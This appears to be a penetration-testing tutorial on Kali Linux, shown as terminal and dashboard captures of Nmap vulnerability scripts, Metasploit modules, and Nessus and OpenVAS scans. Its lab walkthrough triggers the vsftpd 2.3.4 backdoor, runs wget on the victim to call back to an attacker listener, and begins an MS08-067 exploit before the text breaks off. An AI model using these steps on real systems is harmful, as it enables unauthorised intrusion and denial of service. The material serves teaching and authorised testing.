Entry { filename = "auth-owners.nse", categories = { "default", "safe", } }
Entry { filename = "auth-spoof.nse", categories = { "malware", "safe", } }
Entry { filename = "backorifice-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "backorifice-info.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "bacnet-info.nse", categories = { "discovery", "version", } }
Entry { filename = "banner.nse", categories = { "discovery", "safe", } }
Entry { filename = "bitcoin-getaddr.nse", categories = { "discovery", "safe", } }
Entry { filename = "bitcoin-info.nse", categories = { "discovery", "safe", } }
--More--
```

```
File Edit View Search Terminal Help
root@kali:~# grep vuln /usr/share/nmap/scripts/script.db | cut -d "\"" -f 2
afp-path-vuln.nse
broadcast-avahi-dos.nse
clamav-exec.nse
distcc-cve2004-2687.nse
dns-update.nse
firewall-bypass.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
http-adobe-coldfusion-apsal301.nse
http-aspnet-debug.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-cross-domain-policy.nse
http-csrf.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-enum.nse
http-fileupload-exploiter.nse
http-frontend-login.nse
http-git.nse
http-huawei-hg5xx-vuln.nse
http-iis-webdav-vuln.nse
http-internal-ip-disclosure.nse
http-litespeed-sourcecode-download.nse
http-majordomo2-dir-traversal.nse
http-method-tamper.nse
http-passwd.nse
http-phpmyadmin-dir-traversal.nse
http-phpself-xss.nse
http-shellshock.nse
http-slowloris-check.nse
http-sql-injection.nse
http-stored-xss.nse
http-tplink-dir-traversal.nse
http-trace.nse
http-vmware-path-vuln.nse
```



```
File Edit View Search Terminal Help
root@kali:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-054.nse | more
local bin = require "bin"
local smb = require "smb"
local vulns = require "vulns"
local stdnse = require "stdnse"

description = [[
Tests whether target machines are vulnerable to the ms10-054 SMB remote memory
corruption vulnerability.

The vulnerable machine will crash with BSOD.

The script requires at least READ access right to a share on a remote machine.
Either with guest credentials or with specified username/password.
]]
---
```

```
File Edit View Search Terminal Help
-- @usage nmap -p 445 <target> --script=smb-vuln-ms10-054 --script-args unsafe
--
-- @args unsafe Required to run the script, "safety swich" to prevent running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults to SharedDocs)
-- @output
-- Host script results:
-- | smb-vuln-ms10-054:
-- |   VULNERABLE:
-- |     SMB remote memory corruption vulnerability
-- |     State: VULNERABLE
-- |     IDs: CVE:CVE-2010-2550
-- |     Risk factor: HIGH CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
-- |     Description:
-- |       The SMB Server in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2,
-- |       Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7
-- |       does not properly validate fields in an SMB request, which allows remote attackers
-- |       to execute arbitrary code via a crafted SMB packet, aka "SMB Pool Overflow Vulnerability."
-- |
-- |     Disclosure date: 2010-08-11
-- |     References:
-- |       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550
-- |       http://seclists.org/fulldisclosure/2010/Aug/122
-- |
-- | author = "Aleksandar Nikolic"
-- | license = "Same as Nmap-See https://nmap.org/book/man-legal.html"
-- | categories = {"vuln", "intrusive", "dos"}
--
-- hostrule = function(host)
--   return smb.get_port(host) ~= nil
-- end
--More--
```

```
File Edit View Search Terminal Help
root@kali:~# nmap --script smb-vuln-ms10-054.nse --script-args=unsafe=1 -p445 172.16.69.129

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-09 08:12 EST
Nmap scan report for 172.16.69.129
Host is up (0.00031s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:94:63:4B (VMware)

Host script results:
|_smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-061.nse | more
local bin = require "bin"
local msrpc = require "msrpc"
local smb = require "smb"
local string = require "string"
local vulns = require "vulns"
local stdnse = require "stdnse"

description = [[
Tests whether target machines are vulnerable to ms10-061 Printer Spooler impersonation vulnerability.

This vulnerability was used in Stuxnet worm. The script checks for
the vuln in a safe way without a possibility of crashing the remote
system as this is not a memory corruption vulnerability. In order for
--More--
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -p445 172.16.69.129 --script=smb-vuln-ms10-061

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-09 08:48 EST
Nmap scan report for 172.16.69.129
Host is up (0.00029s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:94:63:4B (VMware)

Host script results:
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~/usr/share/metasploit-framework/modules/auxiliary/scanner/mysql# cat mysql_authbypass_hashdump.rb | more
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::MYSQL
  include Msf::Auxiliary::Report

  include Msf::Auxiliary::Scanner

  def initialize
    super(
      'Name' => 'MySQL Authentication Bypass Password Dump',
      'Description' => %Q{
        This module exploits a password bypass vulnerability in MySQL in order
        to extract the usernames and encrypted password hashes from a MySQL server.
        These hashes are stored as loot for later cracking.
      },
      'Author' => [
        'theLightCosine', # Original hashdump module
        'jcran' # Authentication bypass bruteforce implementation
      ],
      'References' => [
        ['CVE', '2012-2122'],
        ['OSVDB', '82804'],
        ['URL', 'https://community.rapid7.com/community/metasploit/blog/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql']
    ]
  end
end
```

```

File Edit View Search Terminal Help
msf > search scanner

Matching Modules
=====
Name                               Disclosure Date Rank Description
----                               -
auxiliary/admin/appletv/appletv_display_image normal Apple TV Image Remote Control
auxiliary/admin/appletv/appletv_display_video normal Apple TV Video Remote Control
auxiliary/admin/smb/check_dir_file normal SMB Scanner Check File/Directory Utility
auxiliary/bnat/bnat_scan normal BNAT Scanner
auxiliary/gather/citrix_published_applications normal Citrix MetaFrame ICA Published Application Scanner
auxiliary/gather/enum_dns normal DNS Record Scanner and Enumerator
auxiliary/gather/hp_enum_perfd normal HP Operations Manager Perfd Environment Scanner
auxiliary/gather/natpmp_external_address normal NAT-PMP External Address Scanner
auxiliary/gather/windows_deployment_services_shares normal Microsoft Windows Deployment Services Unattended Gatherer
auxiliary/scanner/acpp/login normal Apple Airport ACPP Authentication Scanner
auxiliary/scanner/afp/afp_login normal Apple Filing Protocol Login Utility
auxiliary/scanner/afp/afp_server_info normal Apple Filing Protocol Info Enumerator
auxiliary/scanner/backdoor/energizer_duo_detect normal Energizer DUO Trojan Scanner
auxiliary/scanner/chargen/chargen_probe 1996-02-08 normal Chargen Probe Utility
auxiliary/scanner/couchdb/couchdb_enum normal CouchDB Enum Utility
auxiliary/scanner/couchdb/couchdb_login normal CouchDB Login Utility
auxiliary/scanner/db2/db2_auth normal DB2 Authentication Brute Force Utility
auxiliary/scanner/db2/db2_version normal DB2 Probe Utility
auxiliary/scanner/db2/db2_discovery normal DB2 Discovery Service Detection
auxiliary/scanner/dcerpc/endpoint_mapper normal Endpoint Mapper Service Discovery
auxiliary/scanner/dcerpc/hidden normal Hidden DCERPC Service Discovery
auxiliary/scanner/dcerpc/management normal Remote Management Interface Discovery
auxiliary/scanner/dcerpc/tcp_dcerpc_auditor normal DCERPC TCP Service Auditor

```

```

File Edit View Search Terminal Help
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > info

Name: MS12-020 Microsoft Remote Desktop Checker
Module: auxiliary/scanner/rdp/ms12_020_check
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  Royce Davis "R3dy" <rdavis@accuvant.com>
  Brandon McCann "zeknox" <bmccann@accuvant.com>

Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS    172.16.69.129    yes       The target address range or CIDR identifier
RPORT     3389              yes       Remote port running RDP
THREADS   1                  yes       The number of concurrent threads

Description:
  This module checks a range of hosts for the MS12-020 vulnerability.
  This does not cause a DoS on the target.

References:
  https://cvedetails.com/cve/CVE-2012-0002/
  https://technet.microsoft.com/en-us/library/security/MS12-020
  http://technet.microsoft.com/en-us/security/bulletin/ms12-020
  https://www.exploit-db.com/exploits/18606
  https://svn.nmap.org/nmap/scripts/rdp-vuln-ms12-020.nse

msf auxiliary(ms12_020_check) >

```

```

File Edit View Search Terminal Help
msf auxiliary(ms12_020_check) > set RHOST 172.16.69.129
RHOST => 172.16.69.129
msf auxiliary(ms12_020_check) > run

[*] 172.16.69.129:3389 - 172.16.69.129:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >

```

```

File Edit View Search Terminal Help
msf auxiliary(ms12_020_check) > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > info

Name: MS12-020 Microsoft Remote Desktop Use-After-Free DoS
Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2012-03-16

Provided by:
Luigi Auriemma
Daniel Godas-Lopez
Alex Ionescu
jduck <jduck@metasploit.com>
#ms12-020

Basic options:
Name      Current Setting  Required  Description
-----
RHOST    172.16.69.129   yes       The target address
RPORT    3389             yes       The target port


Description:
This module exploits the MS12-020 RDP vulnerability originally
discovered and reported by Luigi Auriemma. The flaw can be found in
the way the T.125 ConnectMCSPDU packet is handled in the
maxChannelIDs field, which will result an invalid pointer being
used, therefore causing a denial-of-service condition.

References:
https://cvedetails.com/cve/CVE-2012-0002/
https://technet.microsoft.com/en-us/library/security/MS12-020
http://www.privatepaste.com/ffe875e04a
http://pastie.org/private/4eqcqt9nucxnsiksudy5dw
http://pastie.org/private/fep8du0e9kfagno4rrg
http://stratsec.blogspot.com.au/2012/03/ms12-020-vulnerability-for-breakfast.html
https://www.exploit-db.com/exploits/18606
https://community.rapid7.com/community/metasploit/blog/2012/03/21/metasploit-update


msf auxiliary(ms12_020_maxchannelids) >

```


## Policy Wizards




**Host Discovery**  
A simple policy to discover live hosts and open ports.




**Basic Network Scan**  
A full system scan suitable for any host.




**Credentialed Patch Audit**  
Authenticates to hosts and enumerates missing updates.



**Web Application Tests**  
A policy to scan for published and unknown web vulnerabilities.



**Windows Malware Scan**  
A policy to scan for malware on Windows systems.



**Mobile Device Scan**  
Assess mobile devices via Exchange or a Mobile Device Manager.

---

Policies

[+ New Policy](#) Policies / All Policies

**All Policies**

- Name ▾
- Example Policy

Scans

[+ New Scan](#) Scans / My Scans

**My Scans**

Trash

▶ All Scans

No scans have been generated

New Scan / Basic Settings

Name

Policy

Folder

Targets

[Upload Targets](#) [Add File](#)


Scans / My Scans

Name	Status
<input type="checkbox"/> Example Scan1	 Running

Example Scan1


Scans > Hosts **2** Vulnerabilities **121** Remediations **2**

Host	Vulnerabilities ▲	%
172.16.36.225	 7 27 191	100%
172.16.36.135	 6 8 91	2%

**Scan Details** 

Name: Example Scan1  
 Folder: My Scans  
 Status: Running  
 Policy: Example Policy  
 Start time: Sun Mar 9 13:00:08 2014

**Vulnerabilities**



Severity	Count
Info	191
High	27
Low	7
Medium	8
Critical	6

Example Scan1 Export ▾

Hosts > 172.16.36.225 > Vulnerabilities 76

Severity ▲	Plugin Name	Count
CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote Code Exec...	1
CRITICAL	MS06-040: Vulnerability in Server Service Could Allow Remote C...	1
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Req...	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Cod...	1

CRITICAL **MS08-067: Microsoft Windows Server Service Craft...**

---

**Description**

The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with the 'System' privileges.

**Solution**

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

**See Also**

<http://technet.microsoft.com/en-us/security/bulletin/ms08-067>

```

File Edit View Search Terminal Help
root@kali:~# apt-get install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
empathy empathy-common geoclue-2.0 gnome-dictionary gnome-mime-data gnome-screenshot gnome-shell-extension-refreshwifi gnome-system-log
gststreamer1.0-nice jqsql libbonobo2-0 libbonobo2-common libchamplain-gtk-0.12-0 libfarstream-0.2-5 libfltk-images1.3 libfltk1.3 libgadu3
libgdic1.0-10 libgdic-common libgnome-2-0 libgnome2-common libgnomevfs2-0 libgnomevfs2-common libgnomevfs2-extra libgupnp-igd-1.0-4
libjavascripcoregtk-3.0-0 libjs-mochikit libmagickcore-6.q16-2 libmeanwhile libmission-control-plugins0 libmysqlclient18 libnice10
libnm-gtk-common libnm-common liborbit-2-0 libprotobuf-c1 libpurple-bin libpurple0 libtelepathy-farstream3 libwebkitgtk-3.0-0 libzephyr4
linux-image-4.6.0-kali1-amd64 pidgin-data python-advancedhttpserver python-alembic python-boltons python-cheetah python-dap python-editor
python-formencode python-geoip2 python-gejson python-icalendar python-markdown python-maxmindb python-mpltoolkits.basemap python-openid
python-pampy python-paste python-pastedeploy python-pastedeploy-tpl python-pastescript python-pluginbase python-pyotp python-scgi
python-smoke-zephyr python-tempita python-termcolor python-tzlocal telepathy-gabble telepathy-haze telepathy-logger
telepathy-mission-control-5 telepathy-salut tigervnc-viewer
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
doc-base fonts-tergyre gnutls-bin greenbone-security-assistant greenbone-security-common libfile-homedir-perl libfile-which-perl
libgnutls-dane0 libhiredis0.13 libmicrohttpd12 libopenvas9 libunbound2 libuuid-perl libyaml-tiny-perl openvas-cli openvas-manager
openvas-manager-common openvas-scanner preview-latex-style prosper ps2eps redis-server redis-tools tex-gyre texlive-extra-utils
texlive-font-utils texlive-fonts-recommended texlive-fonts-recommended-doc texlive-generic-extra texlive-generic-recommended
texlive-latex-extra texlive-latex-extra-doc texlive-latex-recommended texlive-latex-recommended-doc texlive-pictures texlive-pictures-doc
texlive-pstricks texlive-pstricks-doc tips
Suggested packages:
rarian compat-openvas-client pmscan strobe ruby-redis chktext dvidvi dvipng fragmaster lacheck latexdiff latexmk purifyeps xindy psutils
libspreadsheet-parseexcel-perl dot2tex prerex ruby-ctclt | libctclt-ruby
The following NEW packages will be installed:
doc-base fonts-tergyre gnutls-bin greenbone-security-assistant greenbone-security-common libfile-homedir-perl libfile-which-perl
libgnutls-dane0 libhiredis0.13 libmicrohttpd12 libopenvas9 libunbound2 libuuid-perl libyaml-tiny-perl openvas openvas-cli openvas-manager
openvas-manager-common openvas-scanner preview-latex-style prosper ps2eps redis-server redis-tools tex-gyre texlive-extra-utils
texlive-font-utils texlive-fonts-recommended texlive-fonts-recommended-doc texlive-generic-extra texlive-generic-recommended
texlive-latex-extra texlive-latex-extra-doc texlive-latex-recommended texlive-latex-recommended-doc texlive-pictures texlive-pictures-doc
texlive-pstricks texlive-pstricks-doc tips
0 upgraded, 40 newly installed, 0 to remove and 0 not upgraded.
Need to get 872 MB of archives.
After this operation, 1,220 MB of additional disk space will be used.
Do you want to continue? [Y/n]

```

```

File Edit View Search Terminal Help
root@kali:~# openvas-setup
OK: Directory for keys (/var/lib/openvas/private/CA) exists.
OK: Directory for certificates (/var/lib/openvas/CA) exists.
OK: CA key found in /var/lib/openvas/private/CA/cakey.pem
OK: CA certificate found in /var/lib/openvas/CA/cacert.pem
OK: CA certificate verified.
OK: Certificate /var/lib/openvas/CA/servercert.pem verified.
OK: Certificate /var/lib/openvas/CA/clientcert.pem verified.

OK: Your OpenVAS certificate infrastructure passed validation.
OpenVAS community feed server - http://www.openvas.org/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be blocked.

receiving incremental file list
plugin_feed_info.inc
  1,100 100% 1.05MB/s 0:00:00 (xfr#1, to-chk=0/1)

sent 43 bytes received 1,204 bytes 498.80 bytes/sec
total size is 1,100 speedup is 0.88


```



```
File Edit View Search Terminal Help
1,583,048 100% 641.74kB/s 0:00:02 (xfr#19, to-chk=16/36)
dfn-cert-2011.xml.asc
181 100% 0.69kB/s 0:00:00 (xfr#20, to-chk=15/36)
dfn-cert-2012.xml
1,762,198 100% 733.23kB/s 0:00:02 (xfr#21, to-chk=14/36)
dfn-cert-2012.xml.asc
181 100% 0.59kB/s 0:00:00 (xfr#22, to-chk=13/36)
dfn-cert-2013.xml
1,622,943 100% 683.74kB/s 0:00:02 (xfr#23, to-chk=12/36)
dfn-cert-2013.xml.asc
181 100% 0.81kB/s 0:00:00 (xfr#24, to-chk=11/36)
dfn-cert-2014.xml
1,530,889 100% 741.57kB/s 0:00:02 (xfr#25, to-chk=10/36)
dfn-cert-2014.xml.asc
181 100% 0.18kB/s 0:00:00 (xfr#26, to-chk=9/36)
dfn-cert-2015.xml
2,041,493 100% 566.70kB/s 0:00:03 (xfr#27, to-chk=8/36)
dfn-cert-2015.xml.asc
181 100% 0.76kB/s 0:00:00 (xfr#28, to-chk=7/36)
dfn-cert-2016.xml
2,663,359 100% 745.25kB/s 0:00:03 (xfr#29, to-chk=6/36)
dfn-cert-2016.xml.asc
181 100% 0.39kB/s 0:00:00 (xfr#30, to-chk=5/36)
dfn-cert-2017.xml
1,118,472 100% 606.47kB/s 0:00:01 (xfr#31, to-chk=4/36)
dfn-cert-2017.xml.asc
181 100% 0.23kB/s 0:00:00 (xfr#32, to-chk=3/36)
shalsums
2,002 100% 2.52kB/s 0:00:00 (xfr#33, to-chk=2/36)
timestamp
13 100% 0.02kB/s 0:00:00 (xfr#34, to-chk=1/36)
timestamp.asc
181 100% 0.23kB/s 0:00:00 (xfr#35, to-chk=0/36)

sent 719 bytes received 35,588,033 bytes 733,788.70 bytes/sec
total size is 35,576,994 speedup is 1.00
/usr/sbin/openssl md5
User created with password '935c2fbb-8319-4023-b799-c736324406ef'.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# openvas-start
Starting OpenVas Services
root@kali:~#
```



Greenbone Security Assistant - Mozilla Firefox

https://127.0.0.1:9392/omp?r=1&token=66af082e-31d8-42c6-ae4b-9ee09dc324cb

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

**Greenbone Security Assistant** No auto-refresh Logged in as Admin admin | Logout Sun May 14 16:25:59 2017 UTC

Dashboard Scans Assets Secinfo Configuration Extras Administration Help

Dashboard Tasks Reports Results Notes Overrides

Tasks by status (Total: 0)

CVEs by creation time (Total: 86301)

Hosts topology No hosts with topology selected

NVTs by Severity Class (Total: 53205)

Severity Class	Count
High	20627
Medium	21838
Low	2048
Log	2681

Backend operation: 0.48s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

https://127.0.0.1:9392/omp?cmd=get\_tasks&token=66af082e-31d8-42c6-ae4b-9ee09dc324cb

Firefox automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share

Greenbone Security Assistant

Dashboard Scans Assets Secinfo Configuration Extras Administration Help

Task Wizard  
Advanced Task Wizard  
Modify Task Wizard

Tasks (0 of 0)

Filter: min\_qod=70 apply\_overrides=1 rows=10 first=1 sort=name

Tasks by Severity Class (Total: 0)

Tasks with most High results per host

No Tasks with High severity found

Tasks by status (Total: 0)

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
(Applied filter: min_qod=70 apply_overrides=1 rows=10 first=1 sort=name)						

Backend operation: 0.03s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

https://127.0.0.1:9392/omp?cmd=wizard&name=quick\_first\_scan&filter=&filt\_id=&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e

Greenbone Security Assistant

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Filter: min\_qod=70 apply\_overrides=1 rows=10 first=1 sort=name

### Tasks (0 of 0)

Tasks by Severity

Task Wizard

**Quick start: Immediately scan an IP address**


IP address or hostname:

The default address is either your computer or your network gateway.  
As a short-cut I will do the following for you:

1. Create a new Target
2. Create a new Task
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

When creating the Target and Task I will use the defaults as configured in "My Settings".

By clicking the New Task icon  you can create a new Task yourself.

**Start Scan**

Backend operation: 0.03s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

Greenbone Security Assistant

Refresh every 30 Sec. Logged in as Admin admin | Logout  
Fri May 12 17:08:58 2017 UTC

Dashboard Scans Assets Secinfo Configuration Extras Administration Help

Filter: min\_qod=70 apply\_overrides=1 rows=10 first=1 sort=name

### Tasks (1 of 1)

Tasks by Severity Class (Total: 1)

■ High

1

Tasks with most High results per host

Immediate scan of IP 172.16.69.128

0 5 10 15 20

Tasks by status (Total: 1)

■ Done


1

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 172.16.69.128	Done	1 (1)	May 12 2017	10.0 (High)		

(Applied filter: min\_qod=70 apply\_overrides=1 rows=10 first=1 sort=name)

Backend operation: 0.04s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net



Greenbone Security Assistant

Refresh every 30 Sec. | Logged in as Admin admin | Logout Fri May 12 17:12:06 2017 UTC

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Filter: min\_qod=70 apply\_overrides=1 autofp=0 rows=10 sort-reverse=created first=1

### Results (142 of 327)

#### Results by Severity Class (Total: 142)

Legend: High (Red), Medium (Orange), Low (Blue), Log (Grey)

#### Results vulnerability word cloud

#### Results by CVSS (Total: 142)

Vulnerability	Severity	QoD	Host	Location	Created
Identify Unknown Services with nmap	0.0 (Log)	80%	172.16.69.128	513/tcp	Fri May 12 17:05:07 2017
Identify Unknown Services with nmap	0.0 (Log)	80%	172.16.69.128	6000/tcp	Fri May 12 17:05:01 2017
CPE Inventory	0.0 (Log)	80%	172.16.69.128	general/CPE-T	Fri May 12 17:04:54 2017
OS End of Life Detection	10.0 (High)	80%	172.16.69.128	general/tcp	Fri May 12 17:04:54 2017
SSH Brute Force Logins With Default Credentials Reporting	9.0 (High)	95%	172.16.69.128	22/tcp	Fri May 12 17:04:54 2017
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	172.16.69.128	6200/tcp	Fri May 12 16:59:46 2017
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	172.16.69.128	21/tcp	Fri May 12 16:59:46 2017
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability	4.3 (Medium)	99%	172.16.69.128	80/tcp	Fri May 12 16:59:37 2017
MySQL / MariaDB weak password	9.0 (High)	95%	172.16.69.128	3306/tcp	Fri May 12 16:59:33 2017
PostgreSQL weak password	9.0 (High)	99%	172.16.69.128	5432/tcp	Fri May 12 16:59:26 2017

Backend operation: 0.10s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

```

File Edit View Search Terminal Help
root@kali:~# ./httprecv.py
Awaiting connection...

```



```
File Edit View Search Terminal Help
root@kali:~# ftp 172.16.69.128 21
Connected to 172.16.69.128.
220 (vsFTPd 2.3.4)
Name (172.16.69.128:root): Hutch:)
331 Please specify the password.
Password:
^C
421 Service not available, remote server has closed connection
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nc 172.16.69.128 6200
wget http://172.16.69.133:8000
--09:29:00-- http://172.16.69.133:8000/
=> `index.html'
Connecting to 172.16.69.133:8000... connected.
HTTP request sent, awaiting response... No data received.
Retrying.
--09:29:01-- http://172.16.69.133:8000/
(trtry: 2) => `index.html'
Connecting to 172.16.69.133:8000... failed: Connection refused.
```

```
File Edit View Search Terminal Help
root@kali:~# ./httprecv.py
Awaiting connection...
Received connection from : 172.16.69.128
GET / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 172.16.69.133:8000
Connection: Keep-Alive
```

```
File Edit View Search Terminal Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
```

```
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(ms08_067_netapi) > set RHOST 172.16.69.129
RHOST => 172.16.69.129
